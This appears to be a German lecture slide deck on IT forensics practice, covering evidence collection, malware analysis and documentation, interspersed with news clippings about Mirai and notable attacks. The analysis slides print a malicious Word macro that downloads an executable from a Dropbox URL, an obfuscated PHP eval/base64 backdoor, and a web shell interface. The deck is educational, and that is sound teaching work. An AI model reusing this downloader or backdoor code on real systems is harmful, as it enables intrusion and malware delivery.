

**IT - FORENSIK**  
**ABENDS IM LABOR**

**DAS BESTE KOMMT ...**



IT - FORENSIK ?



# IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- **Datensammlung** und forensische Duplikation (Beweismittelsicherung)
- **Untersuchung und Analyse** der Daten (Live-Analyse, Post-mortem-Analyse)
- **Dokumentation** der Fakten und Rekonstruktion des Vorfalls
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle

# IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- **Datensammlung und forensische Duplikation (Beweismittelsicherung)**
- Untersuchung und Analyse der Daten (Live-Analyse, Post-mortem-Analyse)
- Dokumentation der Fakten und Rekonstruktion des Vorfalls
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle

# DATENSAMMLUNG


Beginnings of Finger-printing — 1859 & 1860 — Selected originals; enlarged

An early experiment in finger-printing



years interval

An early experiment in finger-printing



54 years' interval  
The longest known proof of persistence.



Photos by  
Clarendon Press  
Enlarged



« Vorige | Nächste »


## Security-Journalist Brian Krebs war Ziel eines massiven DDoS-Angriffs

23.09.2016 07:00 Uhr - Fabian A. Scherschel



### KrebsOnSecurity Hit With Record DDoS

Yesterday evening, KrebsOnSecurity.com was the target of an extremely large and unusual targeted denial-of-service (DDoS) attack designed to knock the site offline. The attack did succeed thanks to the hard work of the engineers at Akamai, the company that protects my domain from such digital sieges. But according to Akamai, it was nearly double the size of the largest attack they'd seen previously, and was among the biggest assaults the Internet has ever seen.



**Als Dank für seine Berichterstattung über den Booter-Dienst vDoS bekam es Brian Krebs nun mit einem der größten DDoS-Angriffe der Geschichte zu tun. Krebs ist auf Grund seiner Recherchen allerdings Leid gewöhnt.**

### Dienste

- Security Consulter
- Netzwerkcheck
- Anti-Virus
- Emailcheck
- Browsercheck
- Krypto-Kampagne

### Artikel

#### Analysiert: Werbekeule statt Glitzersteine – Android-Malware CallJam seziert

Eine App auf Google Play gab sich als Helferlein für das erfolgreiche Spiel "Clash Royale" aus. Doch statt der versprochenen Juwelen gab es teure Rechnungen. Olivia von Westernhagen analysiert den Trojaner.



#### Wachsende Kritik an Public Key Pinning für HTTPS

Die noch recht junge Technik der Zertifikats-Pinnings für HTTPS bekommt Gegenwind.



ANZEIGE



## Golem pur

- Golem.de ohne Werbung nutzen
- Mehrseitige Artikel auf einer Seite lesen
- RSS-Volltext-Feed für Artikel
- Ab 2,50€ im Monat

Auch als Gruppenabo

Jetzt Abo abschließen >

BRIAN KREBS

## Wer die Hersteller des IoT-DDoS-Botnets sind

Das IoT-DDoS-Botnetz Mirai sorgt derzeit für die größten bekannten DDoS-Angriffe mit einer Kapazität von mehr als 1 Tbit/s. Der Sicherheitsforscher [Brian Krebs](#) hat analysiert, wer die unsicheren Geräte herstellt.



Standardzugangsdaten für IP-Kameras von Mobotix sind im Quellcode des Mirai-Botnetzes enthalten. (Bild: [Mobotix](#))



**BOSCH**




# TOOLS

- Caine: <http://www.caine-live.net/>
- Live View: <http://liveview.sourceforge.net/>

# IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- Datensammlung und forensische Duplikation (Beweismittelsicherung)
- **Untersuchung und Analyse der Daten (Live-Analyse, Post-mortem-Analyse)**
- Dokumentation der Fakten und Rekonstruktion des Vorfalls
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle

# UNTERSUCHUNG UND ANALYSE





Suchbegriff oder Webcode eingeben

SUCHEN

Home ▶ Technik ▶ Computer ▶ Sicherheit ▶ News

**SPECIAL** ▶ [Special: Sicherheits-Center](#) – Neues vom Bundestags-Hack

# Cyber-Attacke auf Bundestag: Es war peinlich einfach!

08.03.2016, 18:10 Uhr **Wie jetzt bekannt wird, gelang der Angriff auf das Netzwerk des Bundestags mit einfachsten Hacker-Werkzeugen. Es könnten also auch Amateure gewesen sein.**



von [Udo Lewalter](#)

 [Twittern](#)

 [Empfehlen](#)

809

**Themenübersicht**



**!** Dieses Dokument wurde mit einer aktuelleren Version von Microsoft Office™ erstellt.

Bitte betätigen Sie die [Inhalt aktivieren](#) Schaltfläche um eine korrekte Darstellung zu gewährleisten.

Sollte die Schaltfläche nicht verfügbar sein, müssen Sie das Dokument gegebenenfalls erst zur Bearbeitung aktivieren. Bitte betätigen Sie dazu die dafür vorgesehene Schaltfläche.

H%D\$H%D\$PH%D\$XH%D\$X... E3ÄD<ïH<êH%D\$ y#IH<L\$H<Ø...Ä...¥ H...Étyl <ØH<L\$X...  
 %o| \$P3ÿH%oL\$H;ßëH@T\$PpH@L\$HèbÿÿÿH<L\$H<Ø;çufH@D\$`L@L\$@L@D\$PpH%oD\$8H%o|\$03ÒH%o|\$ÇD\$@ H%o|\$ ÿik;Çt`H<L\$HH;ït  
 ÿ^kH%o|\$HH<ÖH<î%o|\$Pè÷ÿÿH<L\$H<Øè3ÿH;ïtÿ^k <ÄH<CE\$P H3ìèH» H<œ\$° H@Ä€ \_^]Ä@H%o\\$H%ot\$WHfi 3ÿH<Ù9y~53öH...öx~;{}yH<  
 H<ÇHfÆ;{|ÍH<  
 H...Ét èM' Hf# H<KH...Ét  
 è;` Hfc fch<t\$8H<\\$03ÄHfÄ \_ÄE3ÉE3Ä¹CE ÀA@Qÿ3g ìE3ÉE3Ä¹CE ÀA@Qÿg ìHfjéCÿÿÿ@H%o\\$WHfi H<YHH<ùH...Ût%èH<K H...ÉtH<ÿPHfc  
 3ÉÿS@HfÄHHf; uÿH<VN\_\_\_\_\_ H<WN\_\_\_\_\_ èH<H...ÒtÿR@H<AN\_\_\_\_\_  
 HfjÄH;Øräf@t2Hf@ tH@OèúúÿÿHfgH<O@H...ÉtH<ÿPH@Oÿ"fgH<\\$0HfÄ \_Ä@SHfi H<Ùfúu(L<ÁL@  
 @H@%\$\_\_\_\_\_ H@  
 \$L\_\_\_\_\_ è.úÿÿH<Éÿ@f ë...ÒuH@  
 CEL\_\_\_\_\_ èÿÿÿ, HfjÄ [ÄH%o\\$H%o|\$H%ot\$WHfi 3ÛH<èH<ù9Y~"3öH<H<U H<ÿ(f  
 ...ÄtÿÄHfÆ;\_ |äfËÿfúÿu3ÄH<\\$0H<I\$8H<t\$@HfÄ \_Ä...Ûx;\_}  
 H<GHcËH<  
 ÈëÖE3ÉE3Ä¹CE ÀA@Qÿ#e ì@@@@@@@@H<ÄH%oXH%ohH%opH%ox ATHfi l<nì<ØH<ÚL<áH...É,) H...Ò,,Ä M...Éu

```
Directory [2048 bytes]:
+ [FPX directory, 2048 bytes]
| 0> Root Entry = .a.....*\G<000204EF-0000-000
#9#C:[snip]
| 1> 1Table = j.....6.6.6.6.6.6.6.6.6.6.
6.6.6[snip]
| 2> WordDocument = ...[.....>..bjbj.....4.....>
.....[snip]
| 3> SummaryInfo (SubDirectory) -->
+ [Property Info directory with 13 entries, 284 bytes]
| 0> CodePage = 1252
| 1> Author = user
| 2> Template = Normal.dotm
| 3> LastModifiedBy = user
| 4> RevisionNumber = 1
| 5> Software = Microsoft Office Word
| 6> TotalEditTime = 840
| 7> CreateDate = 2014:03:08 22:17:00
| 8> ModifyDate = 2014:03:08 22:31:00
| 9> Pages = 1
| 10> Words = 9
| 11> Characters = 53
| 12> Security = 0
```

```
-----+-----
| OfficeMalScanner v0.61
| Frank Boldevin / www.reconstructor.org
|-----+-----
```

```
[*] INFO mode selected
[*] Opening file bad.doc
[*] Filesize is 32256 (0x7e00) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Winword
```

```
-----+-----
| [Scanning for UB-code in BAD.DOC]
|-----+-----
```

```
ThisDocument
```

```
-----+-----
| UB-MACRO CODE WAS FOUND INSIDE THIS FILE!
| The decompressed Macro code was stored here:
|-----+-----
```




```
Dim TLQZREKILBH: TLQZREKILBH = NLGTPDNOPTG & "\\IWMHHDZDXPS"

Set MGF MNVHPIXA = CreateObject("Scripting.FileSystemObject")
If (MGF MNVHPIXA.FolderExists(TLQZREKILBH)) Then
Else
Set oMGF MNVHPIXA = CreateObject("Scripting.FileSystemObject")
oMGF MNVHPIXA.CreateFolder TLQZREKILBH
End If
Dim MZAPCZNWOBR: Set MZAPCZNWOBR = CreateObject("Adodb.Stream")
Dim YGVEJNVZZLS: Set YGVEJNVZZLS = CreateObject("Microsoft.XMLHTTP")
YGVEJNVZZLS.Open "GET", "http://dl.dropboxusercontent.com/s/a8joaj5xy497yi4/aaaa.exe", False
YGVEJNVZZLS.Send
With MZAPCZNWOBR
```









```
<?php
eval(base64_decode("DQp1cnJvc19yZXBvcnRpbmcoMCK7DQokbmNjdj1oZWfkZXJzX3N1bnQoKTsNCm1mIC
ghJG5jY3Ypew0KJHJlZmVyZXI9JF9TRVJWRVJbJ0hUVFBfUkVGRVJFUiddOw0KJHVhPSRfU0VSvkVSWydIVFRQ
X1VTRVJfQUdFTlQnXTsNCm1mIChzdHJpc3RyKCRyZWZl..."))
```



2.6.18-374.3.1.e15.lve0.8.44 #1 SMP Mon Oct 3 19:29:19 EEST 2011 i686 [Google] [milw0rm] Windows-1251

Server IP: [redacted]  
Client IP: [redacted]

atime: 2012-02-07 23:36:32 by: t3ll0

tes/smasakar/ drwxr-xr-x [ home ]

[ Sql ] [ Php ] [ Safe mode ] [ String tools ] [ Bruteforce ] [ Network ] [ Self remove ]

Size	Modify	Owner/Group	Permissions	Actions	
dir	2011-12-04 16:10:16	1156/sman1kar	drwxr-xr-x	RT	
dir	2010-05-20 00:30:30	1156/sman1kar	drwxr-xr-x	RT	
dir	2010-05-29 00:27:08	1156/sman1kar	drwxr-xr-x	RT	
25.64 KB	2011-12-04 16:09:55	1156/sman1kar	-rwxr-xr-x	RTED	
25.13 KB	2012-02-07 23:36:18	1156/sman1kar	-rw-r--r--	RTED	
4.65 KB	2011-05-07 20:58:14	1156/sman1kar	-r-xr-xr-x	RTED	
78 B	2010-05-20 00:30:28	1156/sman1kar	-rw-r--r--	RTED	
1.15 KB	2010-05-20 00:30:28	1156/sman1kar	-rwxr-xr-x	RTED	
20.57 KB	2010-05-20 00:30:28	1156/sman1kar	-rw-r--r--	RTED	
templateDetails.xml	2.41 KB	2010-05-23 12:12:20	1156/sman1kar	-rwxr-xr-x	RTED
templates.php	141 B	2010-05-31 11:58:30	1156/sman1kar	-rw-r--r--	RTED
utils.php	1.89 KB	2010-05-20 00:30:28	1156/sman1kar	-rwxr-xr-x	RTED

Copy [v] >>

Change dir: /home, /public\_html/templates/smasal >>

Make dir: >>

[ Writeable ]

Execute: >>

Read file: >>

Make file: >>

[ Writeable ]

Upload file: Choose File, No file chosen >>

[ Writeable ]

# TOOLS

- IDA Pro 5: <https://www.hex-rays.com/index.shtml/>
- dex2jar: <https://sourceforge.net/projects/dex2jar/>
- .NET Reflector / ILSpy: <http://ilspy.net/>

# IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- Datensammlung und forensische Duplikation (Beweismittelsicherung)
- Untersuchung und Analyse der Daten (Live-Analyse, Post-mortem-Analyse)
- **Dokumentation der Fakten und Rekonstruktion des Vorfalls**
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle


# DOKUMENTATION DER FAKTEN

仰面致命共十處 分左右則 有十四處


- 頂心骨
- 顛門骨
- 額顛骨
- 兩額角 右左
- 兩太陽 右左
- 兩耳竅 右左
- 喉喉結喉骨
- 龜子骨 卽胸前三骨係 排連有左右
- 心坎骨 卽蔽心骨又 名鳩尾骨
- 兩血盆骨 右左

合面致命共八處 分左右則 有十處

- 腦後骨
- 乘枕骨 右 婦人無左右
- 兩耳根骨 左
- 項頸骨第一節
- 脊背骨第一節
- 脊背骨第一節 卽命門骨 名腰門骨
- 腰門骨第一節
- 方骨



附于本骨圖各





# Totaler Netzausfall: Deutsche Telekom beschuldigt Hacker

Deutsche Wirtschafts Nachrichten | Veröffentlicht: 28.11.16 16:46 Uhr

Der Deutschen Telekom zufolge ist die bundesweite Netzstörung vermutlich das Werk von Hackern. Beweise für diese Behauptung legte die Telekom nicht vor.



287




DEUTSCHE  
WIRTSCHAFTS  
NACHRICHTEN

## Plan D

Wie Donald Trump die USA umbauen könnte

ABONNIEREN SIE  
JETZT DAS AKTUELLE  
MAGAZIN





Das Livebild zeigt: Mirai ist weltweit aktiv.

(Foto: Malwareint)


